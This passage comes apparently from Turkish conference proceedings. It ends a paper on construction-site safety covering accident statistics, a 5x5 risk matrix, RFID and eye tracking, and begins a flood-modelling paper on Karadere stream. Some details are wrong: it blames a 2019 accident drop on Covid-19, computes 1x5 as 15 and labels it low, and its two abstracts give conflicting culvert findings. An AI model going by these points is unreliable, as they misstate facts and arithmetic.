Gerek iş kazası sıklık hızı gerekse iş kazası ağırlık hızı grafikleri incelendiğinde 2018 yılına kadar artış olduğu görülmektedir. İş kazası sayıları anlamlı şekilde artış göstermiştir. Bu durumun istisnası 2019 yılıdır. 2019 yılında sayılar düşmüştür. Bunun sebebi Covid-19 pandemisi sebebiyle çalışma hayatının kısıtlanmasıdır. Tek başına bu verilere bakıldığında proaktif bir yaklaşım ortaya koyan 6331 sayılı kanununun başarılı olmadığı düşünülebilir. İş kazası sayılarının ve iş kazası sonucu kaybedilen iş günlerinin artmış olmasına rağmen ölümlü iş kazası sayılarının da sağlıklı bir değerlendirme için incelenmesi gerekmektedir. Tablo 3’de son yedi yılda iş kazaları ve iş kazaları sonucu ölüm sayıları verilmiştir.


Tablo 3. İş Kazaları ve Ölüm Sayıları [15]

YIL	TÜM SEKTÖRLER		İNŞAAT SEKTÖRÜ	
	İŞ KAZASI	ÖLÜM	İŞ KAZASI	ÖLÜM
2013	191.389	1.360	26.967	521
2014	221.366	1.626	29.699	501
2015	241.547	1.252	33.361	473
2016	286.068	1.405	44.552	496
2017	359.653	1.633	62.802	587
2018	430.985	1.541	77.157	591
2019	422.463	1.147	47.701	368

Tablo 3'deki iş kaza ve ölüm sayıları verileri grafik olarak grafik 5 ve 6'da verilmiştir.



Grafik 5. İş Kazası Sayıları




Grafik 6. İş Kazası Sonucu Ölüm Sayıları

Grafik 5 incelendiğinde iş kazası sayılarının gerek inşaat sektörü gerekse tüm sektörlerde 2019 yılı hariç olmak üzere düzenli bir şekilde arttığı görülmektedir. Grafik 6'da iş kazası sonucu yaşanan ölüm sayılarında gerek tüm sektörlerde gerekse inşaat sektöründe ciddi bir artış meydana gelmemiştir. Zaman zaman azalma meydana geldiği de grafiklerde görülmektedir. Ölüm sayılarının toplam iş kaza sayısına oranına bakıldığında sonuçlar tablo 4'de verilmiştir.

Tablo 4. Ölüm Sayılarının Toplam İş Kaza Sayısına Oranı

YIL	TÜM SEKTÖRLER	İNŞAAT SEKTÖRÜ
	ÖLÜM / İŞ KAZASI	ÖLÜM / İŞ KAZASI
2013	0,71%	1,93%
2014	0,73%	1,69%
2015	0,52%	1,42%
2016	0,49%	1,11%
2017	0,45%	0,93%
2018	0,36%	0,77%
2019	0,27%	0,77%

Tablo 4’deki verilerden elde edilen sonuçlar grafik olarak Grafik 7 ve 8’de verilmiştir.



Grafik 7. Ölüm Sayıları / Kaza Sayısı

Grafik 8. Ölüm Sayıları / Kaza Sayısı

Grafikler incelendiğinde gerçekleşen iş kazası sayısı artmasına rağmen bu kaza sonucu ölen sayısı oranlarının ciddi oranda azaldığı görülmektedir. Ölümlü iş kaza oranının azalması 6331 sayılı İş Sağlığı ve Güvenliği Kanununun başarısı olarak görülebilir. Ancak iş kazası sayısının ciddi oranda artması özellikle ölümlü iş kazalarının yaklaşık 1/3’ünün inşaat sektöründe meydana gelmesi risk değerlendirmesi proaktif yaklaşımının yanı sıra teknolojinin beraberinde getirdiği diğer proaktif yaklaşımlarının da uygulanması gerektiğini ortaya koymaktadır.

2. YÖNTEM

2.1. Risk Değerlendirmesi

Risk değerlendirmesinde matris metodu kullanılacaktır. Risk olasılık ve şiddetin çarpımından meydana gelmektedir. Olasılık dağılımları tablo 5’de verilmiştir.

Tablo 5. Olasılık Dağılımları [16]

Sonuç	Olasılık
1 Çok Düşük	Hemen hemen hiç
2 Düşük	Birkaç yılda bir
3 Orta	Yılda bir veya iki kez
4 Yüksek	Ayda bir
5 Çok Yüksek	Haftada bir / Her gün

Tablo 6. Şiddet Dağılımları [16]

Sonuç	Şiddet
1 Çok Hafif	İlk yardım gerektirmeyen yaralanma
2 Hafif	Ayakta tedavi, Gün içinde iş göremezlik
3 Orta	Yatarak Tedavi, Kısa Süreli İş Göremezlik
4 Ciddi	Ciddi Yaralanma, Uzun Kaybı, Sürekli İş Göremezlik
5 Çok Ciddi	Ölüm

Risk matrisi Tablo 7’de verilmiştir.

Tablo 7. Risk Skor Tablosu [16]

Risk		Şiddet				
		1	2	3	4	5
Olasılık		çok Hafif	hafif	orta	ciddi	çok ciddi
1	çok düşük	1 önemsiz	2 düşük	3 düşük	4 düşük	5 orta
2	düşük	2 düşük	4 düşük	6 orta	8 orta	10 yüksek
3	orta	3 düşük	6 orta	9 orta	12 yüksek	15 yüksek
4	yüksek	4 düşük	8 orta	12 yüksek	16 çok yüksek	20 çok yüksek
5	çok yüksek	5 orta	10 yüksek	15 yüksek	20 çok yüksek	25 tolere edilemez


Risk değerlendirme matrisine göre risk skoru hesaplandıktan sonra öncelik sırası;

1. Öncelik : 16, 20, 25 puan alan tehlike kaynakları, iş durdurulur
2. Öncelik : 10, 12, 15 puan alana tehlike kaynakları, tehlike kontrol altına alınır
3. Öncelik : 5, 6, 8 puan alan tehlike kaynakları, önlemler gözden geçirilir
4. Öncelik : 2, 3, 4 puan alan tehlike kaynakları, kabul edilebilir riskler

Risk değerlendirmesi iki aşamada yapılmaktadır. İnşaat işlerinde tehlike ve tehlike kaynakları tespit edildikten sonra tehlikelerden kaynaklı riskler belirlenmektedir. Risklerin şiddeti ve olasılığının çarpımından risk skoru bulunmaktadır. Risk skoruna göre öncelik sıralaması belirlenip risk yönetimi yapılmaktadır. Öncelikle risklerin tamamen ortadan kaldırılması mümkün değilse kabul edilebilir seviyelere indirgenebilmesi için gerekli aksiyonlar alınmaktadır. Alınan tedbirlerin hayata geçirilmesinden sonra risk değerlendirmesi tekrar yapıp risk skorları elde edilmekte ve risklerin kabul edilebilir seviyelere gelip gelmedikleri kontrol edilmektedir. İnşaat işlerinde risk değerlendirilmesi A sınıfı iş güvenliği uzmanı tarafından yapılmaktadır.

2.2. RFID Teknolojisi İle İş Güvenliği

RFID, Radyo frekansı ile tanımlanmaz. RFID okuyucu, RFID etiketi ve antenden oluşur . RFID etiketler pasif, yarı pasif ve aktif olmak üzere üç gruba ayrılmıştır. Enerjisini kendi güç kaynağından alan aktif RFID etiketleri ile 100 metreden uzak mesafelerden okuma yapabilir. RFID antenler, etiketten aldıkları elektromanyetik dalgaları okuyucuya ileterek etiket ve okuyucu arasındaki iletişimi sağlar. Kablosuz haberleşme sisteminde etiketin okuma mesafesini artırıp etiketteki bilginin okuyucuya ulaşmasını sağlar. Okuyucular radyo frekans aracılığı ile etiketten gelen bilgilerin alındığı sistemlerdir. Okuyucudaki bilgiler yazılım aracılığı ile bilgisayara aktarılmaktadır [17]. RFID çalışma prensibi şekil 1.'de gösterilmiştir [18].



Şekil 1. RFID Çalışma Prensibi [18]

RFID sistemi ile iş güvenliği uygulamalarına örnek, RFID baret sistemidir. İşçilerin baret takıp takmadıkları, hareket durumlarının algılanması, acil durumda işçinin konumuna ulaşılması gibi bir dizi güvenlik sistemini içerir [19]

2.3. Göz İzleme Tekniği (Eye Tracking) İle İş Güvenliği

Göz izleme tekniği ile insanların nereye baktığı, baktığı yere ne kadar süre odaklandıkları ölçülerek dikkat ve farkındalık analizi yapılabilmektedir. Göz izleme tekniğinde odaklanma (fixation), gözün bir noktadan başka bir noktaya hareket (saccade) ölçülmektedir [20]. Göz izleme tekniğiyle inşaat işlerinde güvenlik tabelalarına dikkat analizinde, işçilerin bir güvenlik tabelasına odaklanması fixation bir tabeladan diğer tabelaya bakmaları saccadedir. Fixation ve saccade süreleri ölçülebilmektedir. Göz izleme tekniği iki farklı şekilde yapılabilmektedir. Birincisi sabit göz izleme ikincisi ise hareketli göz izlemedir (mobile eye tracking). Sabit göz izleme tekniğinde tablet veya bilgisayara bağlı bir göz izleme kamerası ile görüntüler kaydedilerek göz izleme yazılımıyla sonuçlar analiz edilir. Mobile göz izleme de ise gözlük, gözlükten gelen görüntülerin kaydedildiği bir cihaz, cihazdaki görüntülerin aktarılıp analiz edildiği göz izleme yazılımı yüklü bir bilgisayar gereklidir. Görüntü kaydında frekans önemli bir parametredir. Örneğin 100 hz frekansa sahip bir gözlük ile kayıt alındığında deneğin bakışları saniyede 100 kez kaydedilir. Bir dakikalık bir kayıtta $60 \times 100 = 6000$ kayıt söz konusudur [20]. Çalışmamızda mobile göz izleme tekniği kullanılacaktır. Şekil 2.'de mobile göz izlemenin çalışma prensibi görülmektedir. Sonuçlar analiz edilirken ısı haritası şeklinde grafik çözümlerde elde edilebilmektedir. Şekil 2'de yeşilden kırmızıya doğru odaklanma süresinin arttığını göstermektedir.




Şekil. 2 Mobile Göz İzleme Çalışma Prensibi [21]

3. BULGULAR

3.1. 6331 Sayılı İş Sağlığı ve Güvenliği Kanununa Göre Proaktif Yaklaşımlar

3.1.1. Risk Değerlendirmesi

Vaka çalışması olarak bir şantiyede risk değerlendirmesi yapılmıştır. Yapılan risk değerlendirmesi şematik olarak şekil 3’de verilmiştir.



Şekil 3. Risk Değerlendirmesi Yapılması

Risk yönetiminde temel amaç risklerden kaçınmaktır. Risklerden kaçınmak mümkün değilse riskleri kabul edilebilir seviyelere getirmektir. Risk değerlendirmede de risk düzeyi saptandıktan sonra yüksek riskli inşaat faaliyetlerinde riskin kabul edilebilir seviyelere çekilmesi gerekmektedir. İnşaat sektöründe gerçekleşen ölümlü kazalar incelendiğinde en fazla ölümlü kaza yüksekten düşmeye bağlı olmaktadır [22] iş iskelesinden düşme, shaft boşluğu asansör boşluğu gibi yerlerden düşme, merdiven kovalarından düşme, döşeme kenarlarından düşme yüksekten düşmeye örnek olarak verilebilir. Vaka çalışmasında inşaat şantiyesinde yüksekten düşme ile ilgili risk değerlendirmesi 5x5 matris yöntemiyle yapılmıştır.


3.1.2. Yüksekten Düşme Risk Değerlendirmesi

Risk değerlendirmesinin ilk adımında öncelikle tehlike kaynakları ve tehlikeler tanımlanarak mevcut yüksekten düşme riskleri tespit edilmiştir. Şekil 4’de merdiven kenarlarındaki tehlike tespit edilerek yüksekten düşme riski değerlendirilmiştir.



Şekil 4. Merdiven Yüksekten Düşme Riski Mevcut Durum

Merdivenlerden düşme tehlike kaynağı, tehlike ve riskin tanımlanması şekil 5’de verilmiştir.



Şekil 5: Tehlike Kaynağı, Tehlike ve Risklerin Tanımlanması

Risk Düzeyi saptanarak risk değerlendirmesinin birinci adımı Tablo 8’de verilmiştir.

Tablo 8. Risk Değerlendirmesi 1

Sorumlu Birim		İşveren	
İhtimal	Şiddet	Skor	Risk Düzeyi
3	5	15	Yüksek

Alınması Gereken Aksiyonlar :

- Merdiven boşlukları kenarları kapalı olmalıdır
- Kullanılan malzeme düşme tehlikesini önlemelidir
- Çalışanlar eksiklikleri sorumlulara söylemeli aksiyon alınıncaya kadar iş durdurulmalıdır

Risk sonucu ortaya çıkacak şiddet değiştirilemediğine göre istenen risk düzeyine ulaşmak için yüksekten düşme ihtimalini azaltıcı önlemler alınması gerekir. Aksiyon planındaki önlemler alındıktan sonra risk değerlendirmesi tekrar yapılarak sonucu Tablo 9’da verilmiştir.

Tablo 9. Risk Değerlendirmesi 2

Sorumlu Birim		İşveren	
İhtimal	Şiddet	Skor	Risk Düzeyi
1	5	15	Düşük

Risk değerlendirmesi sonucu merdiven boşluklarından düşme riski düzeyi kabul edilebilir seviye olan düşük risk seviyesine çekilmiştir.

3.2. İş Sağlığı ve Güvenliğinde Teknolojik Proaktif Yaklaşımlar

3.2.1. RFID Teknolojisi İle İş Güvenliği

RFID teknolojisiyle inşaat iş güvenliği alanında uygulamalarına bakıldığında, işçilerin kişisel koruyucu donanımlarına (KKD, baret, yelek vb) takılacak RFID etiketleri ve şantiyede gerekli yerlere takılan RFID okuyucu antenler ile ;

- Şantiye içerisinde sadece yetkili oldukları alanlara girmeleri sağlanabilir, GPS ile birlikte kullanılarak anlık konum bilgisine de erişilebilir [19]
- İş kazası sonucu yükseklikte değişiklik, hareketsiz kalma gibi olaylarda sistemin alarm vermesi ile kazalar takip edilip ilk müdahalenin hemen yapılması sağlanabilir [19],
- Şantiyelerde kör noktada çalışan işçi ve makine ekipmanın takibiyle iş kazalarının önüne geçilebilir [23]
- Tehlike kaynaklarının çok olduğu riskli bölgelerde çalışanların takibi sağlanabilir [23].
- İş makinaları çalışırken işçilerin makinanın güvenli çalışma mesafesini ihlal ettiklerinde sistemin uyarı vermesiyle iş makinası kaynaklı kazaların önüne geçilebilir [24]
- Şaft boşluğu, döşeme kenarı gibi yüksekten düşme ihtimali olan yerlerde ramak kala olayları takip edilip gerekli uyarı ve eğitimlerle iş kazaları önlenebilir [25]

Şekil 6’daki sistemde şaft boşluğuna güvenli mesafenin dışında yaklaşan işçiyi uyarayan bir sistem tasarlanmıştır [25]. İşçinin giydiği baret, yelek gibi kişisel koruyucu donanım ve/veya kıyafetlerine RFID etiketi takılıp 1 nolu cihaza RFID anten takılması ve merkezi bir bilgisayardan uygun bir yazılımla sistemin kontrol edilmesiyle; Yüksekten düşme tehlikesi olan şaft boşluğuna güvenli mesafenin dışında yaklaşılması sırasında işçinin uyarılması, iş güvenliği uzmanının uyarılması, ramak kala olaylarının takibi, bu tür durumlara düşen işçilerin takibi mümkün olmaktadır.




Şekil 6. RFID Şantiye Örnek Kullanım Alanı [25]

3.2.2. Göz İzleme Teknolojisi İle İş Güvenliği

Şantiyede mobile eye tracking gözlüğü takılması ve gözlükle şantiye ortamında tehlike kaynaklarının takibi görüntülerin telefon yardımıyla kayıt altına alınması, söz konusu kayıtların ilgili yazılım yüklü bilgisayarda analiz edilmesiyle mobile göz izleme deneyi yapılmıştır. Bu çalışmayla işçilerin tehlike kaynaklarına karşı odak noktaları ve süreleri ölçülmüştür. Diğer bir ifadeyle bu teknikle işçilerin iş kazası oluşturabilecek tehlikelere karşı farkındalık düzeyi ölçülmüştür. Şekil 7’de mobile eye tracking gözlüğüyle şantiye ortamında yapılan göz izleme deneyi görülmektedir. Şekil 8’de ise güvenlik tabelasına karşı farkındalık düzeyinin ısı haritası ile ölçüm sonuçları görülmektedir. Ortalama odaklanma sürelerine göre renk yeşil, sarı ve kırmızı olmaktadır.



Şekil 7. Mobile Göz İzleme Deneyi



Şekil 8. Mobile Göz İzleme Deney Analizi

Mobile göz izleme tekniği ile yapılan diğer bir çalışmada şantiyede takılıp düşme riski olan tehlike kaynaklarına karşı deneklerin takılma tehlikesi ve olası çevre tehlikelerine karşı dikkatleri ölçülmüştür. Ondört lisans öğrencisi beş farklı taşeronun çalıştığı ve çeşitli takılma riskleri barındıran

tehlike kaynakları olan şantiye çevresinde yürütülerek deney gerçekleştirilmiş ve risk altında farklı tehlike kaynaklarına karşı farkındalık düzeyleri ölçülmüştür [26].

55 öğrenci ile yapılan farklı bir çalışmada ise; 20 farklı şantiyeden çekilen resimler üzerinden farkındalık analizi yapılmıştır. Şantiye resimlerinde üç farklı parametre dikkate alınmıştır. bunlar tehlikelerin ayırt edici özellikleri, aydınlık derecesi ve düzendir. Göz izleme cihazı ile bilgisayar ortamında gerçekleştirilen deneyde katılımcıların odaklanma, görsel arama izleri ve dikkat haritaları analiz edilmiştir. Çalışma sonucunda iş güvenliğinin iyileştirilmesini teminen şantiyelerde tehlikeli bölgeler denekler tarafından daha kolay fark edilmiştir. Şantiye aydınlatmasının tehlike algılama performansını etkilediği sonucuna varılmıştır. Düzgün bir şantiye yerleşiminin bilişsel yükü azaltarak tehlike kaynakları farkındalığını arttırdığı tespit edilmiştir. İş güvenliğini iyileştirmek için farklı renklerde güvenlik tabelaları ile tehlikelerin ayırt edici özelliklerinin artırılması ve şantiye güvenliğinin böylelikle artırılması, şantiye çalışma alanlarında özellikle gece çalışmalarında uygun aydınlatmanın yapılması, şantiyenin düzenli ve temiz tutulması önerilmiştir [27].

4. SONUÇ VE TARTIŞMA

Bu çalışmada inşaat sektöründe iş sağlığı ve güvenliğinde proaktif yaklaşımlar ortaya konulmuştur. Proaktif yaklaşım tehlike kaynakları ve tehlikelerin önceden belirlenmesi ve ortaya çıkması muhtemel risklerin yönetilmesidir. Proaktif yaklaşımda geliştirilecek metotlarla riskler kabul edilebilir seviyeye indirilecek ve iş kazalarının önüne geçilecektir. Ülkemizde yürürlükte bulunan 6331 sayılı iş sağlığı ve güvenliği kanununda proaktif yaklaşımlar vardır. Risk değerlendirmesi bu proaktif yaklaşımlardan bir tanesidir. İnşaat işlerinde risk değerlendirmesi ile ilgili en çok ölümlü kazanın meydana geldiği yüksekten düşme ile ilgili bir şantiyede risk değerlendirmesi yapılmıştır. Yapılan çalışma sonucunda iş güvenliği kanununun iş kazalarını önlemede tek başına yeterli olmadığı yeni gelişen teknolojilerle proaktif yaklaşımla ilave çalışmalara ihtiyaç duyulduğu ortaya konulmuştur. Bu doğrultuda teknolojinin gelişmesiyle birlikte kendine uygulama alanı bulan RFID ve göz izleme tekniği gibi inşaat işleri iş güvenliğinde proaktif yaklaşım geliştirilmesi ile ilgili yapılan çalışmalarla ilgili bilgi verilmiştir. RFID teknolojisi ile işçilerin kişisel koruyucu donanım takıp takmadıkları, çalıştıkları alanların takibiyle riskli bölgelere yaklaşmalarının önlenmesi, düşmeye bağlı hareketlerin takibi, iş makinelerinin güvenli çalışma mesafelerine uyulması gibi iş güvenliği çalışmalarının yapılabileceği değerlendirilmiştir. Mobile göz izleme tekniği ile şantiyelerde işçilerin tehlike kaynaklarına karşı farkındalıkları ölçülerek iş güvenliği eğitim ve alınacak önlemlerin buna göre şekillendirilmesinin iş kazalarının önüne geçilebilmesi için oldukça faydalı bir proaktif yaklaşım olacağı sonucuna varılmıştır.

5. KAYNAKÇA

- [1] Uluslararası Çalışma Örgütü (ILO), <https://www.ilo.org/global/lang--en/index.htm>, erişim tarihi 10.01.2021
- [2] Dünya Sağlık Örgütü, (WHO), <https://www.who.int/> erişim tarihi 10.01.2021
- [3] Ö. Çiçek ve M. Öçal, “Dünyada ve Türkiye’de İş Sağlığı ve İş Güvenliğinin Tarihsel Gelişimi”, Uluslararası Emek ve Toplum Dergisi © Cilt: 5, Yıl: 5, Sayı: 11 (2016/1) ISSN: 2147-3668. <https://dergipark.org.tr/en/download/article-file/263389>
- [4] Gençler, A. “İşçi Sağlığı ve İş Güvenliğine İlişkin Uygulamaların Tarihi Gelişimi”, İş Sağlığı ve Güvenliği Dergisi, 7(35), 2007.
- [5] Gerek, H. N. “İş Sağlığı ve İş Güvenliği. Eskişehir”, Anadolu Üniversitesi AÖF Yayınları, 2008.
- [6] Tokol, A. “Türk Endüstri İlişkileri Sistemi”, Ankara, Nobel Yayınları, 2005.
- [7] Arıcı, K. “İşçi Sağlığı ve İş Güvenliği Dersleri” ,TES-İŞ Eğitim Yayınları Ankara, 1999.
- [8] Altan, Ö. Z. “Sosyal Politika Dersleri. Eskişehir”, Anadolu Üniversitesi Yayınları, 2004
- [9] Şen, M. “İş Sağlığı ve Güvenliği Kavramı, Tarihsel Gelişimi ve Dayanakları”, Melikşah Üniversitesi Hukuk Fakültesi Dergisi, 4(1), 117-142, 2015. <https://dergipark.org.tr/en/download/article-file/263389>
- [10] <https://www.ilo.org/ankara/areas-of-work/osh/lang--tr/index.htm>, erişim tarihi 12.01.2021
- [11] E. AKI, “6331 Sayılı İş Sağlığı ve Güvenliği Kanunu ve Çalışma Yaşamına Etkileri”, Dokuz Eylül Üniversitesi Hukuk Fakültesi Dergisi Cilt: 15, Özel S., 2013, s.3-24 (Basım Yılı: 2014) <https://dergipark.org.tr/tr/download/article-file/756508>
- [12] Koçak, O. ve Koray, N. İş sağlığı ve güvenliği konusunda Avrupa Birliği uygulamaları ve Türkiye’ye yansımaları. OPUS–Uluslararası Toplum Araştırmaları Dergisi, 8(15), 1779-1811. 2018. DOI: 10.26466/opus.376554.
- [13] İ. Kol, “İş Sağlığı ve Güvenliğinde Operasyonel Disiplin”, Yüksek Lisans Tezi, İstanbul, 2016.
- [14] D.B. Eravcı, “6331 Sayılı İş Sağlığı ve güvenliği Kanunu ile İlgili Yönetmelikleri Çerçevesinde İşverenin Yükümlülükleri” Uluslararası Emek ve Toplum Dergisi © Cilt:8 Yıl: 8 Sayı:22 (2019/3) DOI:10.31199/hakisderg.644319
- [15] SGK, http://www.sgk.gov.tr/wps/portal/sgk/tr/kurumsal/istatistik/sgk_istatistik_yilliklari, erişim tarihi 15.01.2021

- [16] A.V. Korkmaz, “Büyük Ölçekli İnşaat Şantiyelerinin İş Sağlığı ve Güvenliği Yönünden Değerlendirilmesi” TÜBAV Dergisi, Cilt:13, Sayı:1 Sayfa:1-16, 2020. <https://dergipark.org.tr/en/download/article-file/1064898>
- [17] F. Maraşlı, M. Çubuk, “RFID Teknolojisi ve Kullanım Alanları” BEÜ Fen Bilimleri Dergisi, 4(2), 249-275, 2015 <https://www.researchgate.net/publication/291558423>
- [18] RFID çalışma şeması, <https://www.intsoft.com.tr/rfid-sistemler/>, erişim tarihi 28.01.2021
- [19] RFID İş Güvenliği Uygulamaları, <http://www.rfid-turkiye.com/RFID-Cozumler/RFID-Is-Guvenligi-Cozumleri>, erişim tarihi 28.01.2021
- [20] F. Şenduran, “Göz Takip Sistemine (Eye Tracker) Spor Biliminde Kullanılması: Yeni Araştırmacılar İçin Kılavuz” Spormetre Dergisi, 17 (4), 1-13, 2019, DOI: 10.33689/spormetre.528980
- [21] Mobile Eye Tracking, <https://www.tobiipro.com/>, erişim tarihi 28.01.2021
- [22] M.U. Müngen, “İnşaat Sektörümüzdeki Başlıca İş Kazası Tipleri” TMH, 469, 2011. https://www.imo.org.tr/resimler/dosya_ekler/2aaf8683619acde_ek.pdf?dergi=150
- [23] S. Kıvrak. “İnşaat Projelerinde Kör Noktalardan Kaynaklanan İş Kazalarını Önleme sistemi” Journal of Polytechnic, vol.21. pp.351-357, 2018. DOI: 10.2339/politeknik.385914
- [24] T. Uygunoğlu and İ.B. Topcu. “ Nesnelerin İnterneti İnşaat Mühendisliğindeki Rolü : RFID Uygulamaları. International Journal of 3D Printing Technologies and Digital Industry, vol. 4. pp.270-277. 2020. DOI: 10.46519/ij3dptdi.797659
- [25] F. Odabaş, “İnşaat projelerinde Ramak Kala Olaylarının Tespiti ve Yüksekten Düşmelerin Önlenmesine Yönelik Öneri Geliştirilmesi” Yüksek Lisans Tezi, İstanbul, 2019.
- [26] B. Esmaceli, and M. D. Dodd “Examining the Relationship between Construction Workers’ Visual Attention and Situation Awareness under Fall and Tripping Hazard Conditions: Using Mobile Eye Tracking Sogand Hasanzadeh”, American Society of Civil Engineers.10.1061, 2018 / (ASCE)CO.1943-7862.0001516.
- [27] Y. Han, Z. Yin, J. Zhang, R.Jin and T. Yang “Eye-Tracking Experimental Study Investigating the Influence Factors of Construction Safety Hazard Recognition” American Society of Civil Engineers, 2020. DOI: 10.1061/(ASCE)CO.1943

KIRIKKALE İLİ YAHŞİHAN İLÇESİ KARADERE TAŞKIN PİK DEBİLERİNİN HESAPLANMASI VE HEC-RAS İLE MODELLENMESİ

Kübra Utkan¹, Osman Yıldız¹

¹*Kırıkkale Üniversitesi, Mühendislik ve Mimarlık Fakültesi, Kırıkkale*

osmanyildiz@kku.edu.tr

ORCID: 0000-0002-5544-101X

ÖZET

Akarsu taşkınları, dünyada toplumların sosyoekonomik hayatını etkileyen önemli doğal afetlerin başında gelmektedir. Ülkemizde önemli can ve kayıplarına yol açan taşkınlara başlıca sebepleri arasında bölgesel iklim şartları, topoğrafik yapı, yağış drenaj alanının büyüklüğü, akarsu yataklarındaki yoğun yapılaşma, çarpık kentleşme ve kent içerisinde geçen derelerin üzerlerinin kapatılması sayılabilir. Nispeten büyük yağış havzalarında biriken kar kütlelerinin yağmur suları ile birleşimi, küçük havzalarda ise şiddetli konvektif yağışlar büyük taşkınlara neden olmaktadır. Taşkın zararlarının artmasında, yerleşim alanlarındaki teknik ve ekonomik gelişmişlik, toprak kullanımı ve nüfus yoğunluğuna bağlı etkenler önemli rol oynamaktadır. Nüfus artışına bağlı olarak meydana gelen yoğun kentleşme sonucunda havzaların/bölgelerin hidrolojik özellikleri değişime uğramakta olup buna bağlı olarak taşkın büyüklükleri ve sıklıkları artmaktadır. Son yıllarda dünya genelinde etkisi daha fazla hissedilen küresel ısınmaya bağlı olarak taşkın olaylarında artışlar meydana gelmektedir. Bu çalışmada, Kırıkkale ili Yahşihan ilçesi sınırları içerisinde doğup Kızılırmak nehrine akmakta olan Karadere'nin (Bağdat Deresi) taşkın modellemesi yapılmıştır. Dere ve havza özellikleri belirlendikten sonra DSİ Sentetik Metodu ile birim hidrograf elde edilmiştir. Kırıkkale Meteoroloji İstasyonu için hesaplanan standart zamanlar için maksimum yağış verileri kullanılarak çeşitli tekerrür süreleri (10, 25, 50 ve 100 yıl) için taşkın hidrografları hesaplanmıştır. Dere üzerinde bulunan Ankara-Samsun Karayolu ve Ankara-Sivas Hızlı Tren Demiryolu menfezlerinin çalışmada belirlenen taşkın pik debileri için uygun olup olmadığı HEC-RAS programı kullanılarak irdelenmiştir. Çalışmada elde edilen sonuçlara göre, Ankara-Samsun Karayolu menfezinin göz önüne alınan taşkın pikleri için uygun olduğu belirlenmiştir. Diğer taraftan, Ankara-Sivas Hızlı Tren Demiryolu menfezinin 10 yıllık tekerrürlü taşkın debisi için uygun olduğu, ancak 25, 50 ve 100 yıllık tekerrürlü taşkın debileri için menfez boyutlarının yetersiz kaldığı saptanmıştır.

Anahtar Kelimeler: *Karadere, Kızılırmak, Taşkın, DSİ Sentetik Metodu, HEC-RAS*

CALCULATION OF FLOOD PEAKS OF THE KARADERE STREAM AND MODELING WITH HEC-RAS IN KIRIKKALE-YAŞIHAN

ABSTRACT

River floods are one of the most important natural disasters affecting the socio-economic life of societies in the world. Regional climatic conditions, topographic structure, the size of the rainfall drainage area, intensive housing in the river beds, unplanned urbanization and covering the streams passing through the city can be counted among the main reasons of floods that cause significant lives and losses in our country. The combination of snow masses accumulated in relatively large rainfall basins with rain water, and heavy convective precipitation in small basins cause large floods. Factors related to technical and economic development, land use and population density in residential areas play an important role in the increase of flood damages. As a result of intense urbanization due to population growth, the hydrological characteristics of the basins / regions change, and consequently the size and frequency of floods increase. In recent years, increases in flood events have occurred due to global warming, which has been felt more worldwide. This study presents the flood modeling of Karadere (Bağdat Creek) which flows within the borders of Yahşihan district of Kırıkkale. After determining the creek and basin properties, the unit hydrograph was obtained with the use of DSİ Synthetic Method. Flood flow rates were calculated for various recurrence times using the maximum precipitation data for the standard times calculated for the Kırıkkale Meteorology Station. The suitability of Ankara-Samsun Highway and Ankara-Sivas High Speed Railway culverts on the stream for the flood flow rates determined in the study was examined using the HEC-RAS program. According to the results obtained in the study, it has been determined that these culverts, which are located on two important transportation routes, are suitable for 10 and 25 years of recurrent flood flow rates, but their dimensions are insufficient for 50 and 100 years recurrent flood flow rates.

Keywords: *Karadere, Kızılırmak, Flood, DSİ Synthetic Method, HEC-RAS*

1. GİRİŞ

Ülkemizde can ve mal kaybına sebep olan doğal afetlerin başında yer alan taşkın hadisesi, akarsu havzasındaki su birikintisinin havza özelliklerinden, sağanak yağışlardan ve beşeri faktörlerden sebeplerle meydana gelmektedir. Taşkın olayının meydana gelmesindeki en önemli etken sağanak yağışlar gibi gözüke de fiziki ve beşeri faktörlerin etkisi de azımsanamayacak kadar fazladır. Dere yatağı etrafına veya dere yatağının üstü kapatılarak inşa edilen yapılar, bitki örtüsüne yapılan

müdahaleler, plansız şekilde ilerleyen şehirleşme faaliyetleri akarsu taşkınlarına sebep olan önemli etkenlerdir.

Taşkın etkilerinin azaltılması, can ve mal kaybına sebep olmaması, tarım arazilerine ve yerleşim yerlerine zarar vermemesi için taşkın koruma yapıları ve taşkın kontrol yapıları yapılmaktadır. Fakat mühendislik yapıları dışında yapı gerektirmeyen önlemler de alınmaktadır. Taşkın ihtimali olan havzalar önceden belirlenebilir ve buna göre bir afet planı oluşturulabilir [1].

Taşkın çalışmaları konusunda ileri seviyede bulunan ülkeler, arazi kullanımındaki iyileştirmelere ilave olarak gerekli hidrolojik ve meteorolojik gözlemler sonucunda yapılan doğru tahminler ve erken uyarı sistemleri sayesinde taşkın riskini en aza indirerek can ve mal kayıplarının azaltılmasını başarmışlardır [2]. Taşkın öncesi yapılan çalışmalarda istatistiksel ve analitik yöntemler kullanılmaktadır. Analitik yöntemde drenaj alanı ve veriler kullanılarak hidrolik modelleme yapılmaktadır [3].

Son yıllarda Türkiye'nin farklı bölgelerinde HEC-RAS programı kullanılarak çeşitli taşkın modelleme çalışmaları gerçekleştirilmiştir. Bunlar arasında, [4] tarafından Porsuk Çayı'nda taşkın riskini incelemek için uzaktan algılama ve coğrafi bilgi sistemleri (CBS) teknikleri birlikte kullanılarak farklı taşkın tekerrür süreleri için HEC-RAS yardımıyla hidrolik modellemeler gerçekleştirilmiştir. [5] tarafından Bursa il sınırları içinden geçen Kaplıkaya Deresi'nin taşkın riskini belirlemek amacıyla CBS ve HEC-RAS yazılımları birlikte kullanılmıştır. [6] tarafından yapılan çalışmada Bitlis Deresi'nde taşkın risk analizi için ArcGIS ve HEC-RAS programları kullanılarak belirlenen taşkın tekerrür sürelerine ait su yüzeyi profilleri elde edilmiştir. [7] tarafından Kocaeli il sınırları içinden geçen Maden Deresi'nde taşkın risk değerlendirme çalışması için gerekli olan taşkın su yüzeyi profilleri HEC-RAS programı ile hesaplanmıştır. [8] tarafından gerçekleştirilen Kırıkkale ili Bahşılı ilçesinden geçerek Kızılırmak nehrine akan Kara Dere ve Hodar Deresi'nde taşkın modelleme çalışmasında HEC-RAS kullanılmıştır. [9] tarafından İstanbul Sazlıdere havzasında yer alan Türkköse Deresi'nin taşkın yayılım haritasının elde edilmesinde hidrolik modelleme için HEC-RAS programı kullanılmıştır. [10] tarafından Doğu Karadeniz Havzası içerisindeki Kirazlı Deresi'nin taşkın tehlike alanlarının hesaplanması için HEC-RAS ile hidrolik modellemeler gerçekleştirilmiştir. [11] tarafından Kırıkkale Çoruhözü Deresi'nde gerçekleştirilen bir boyutlu taşkın modelleme çalışmasında HEC-RAS 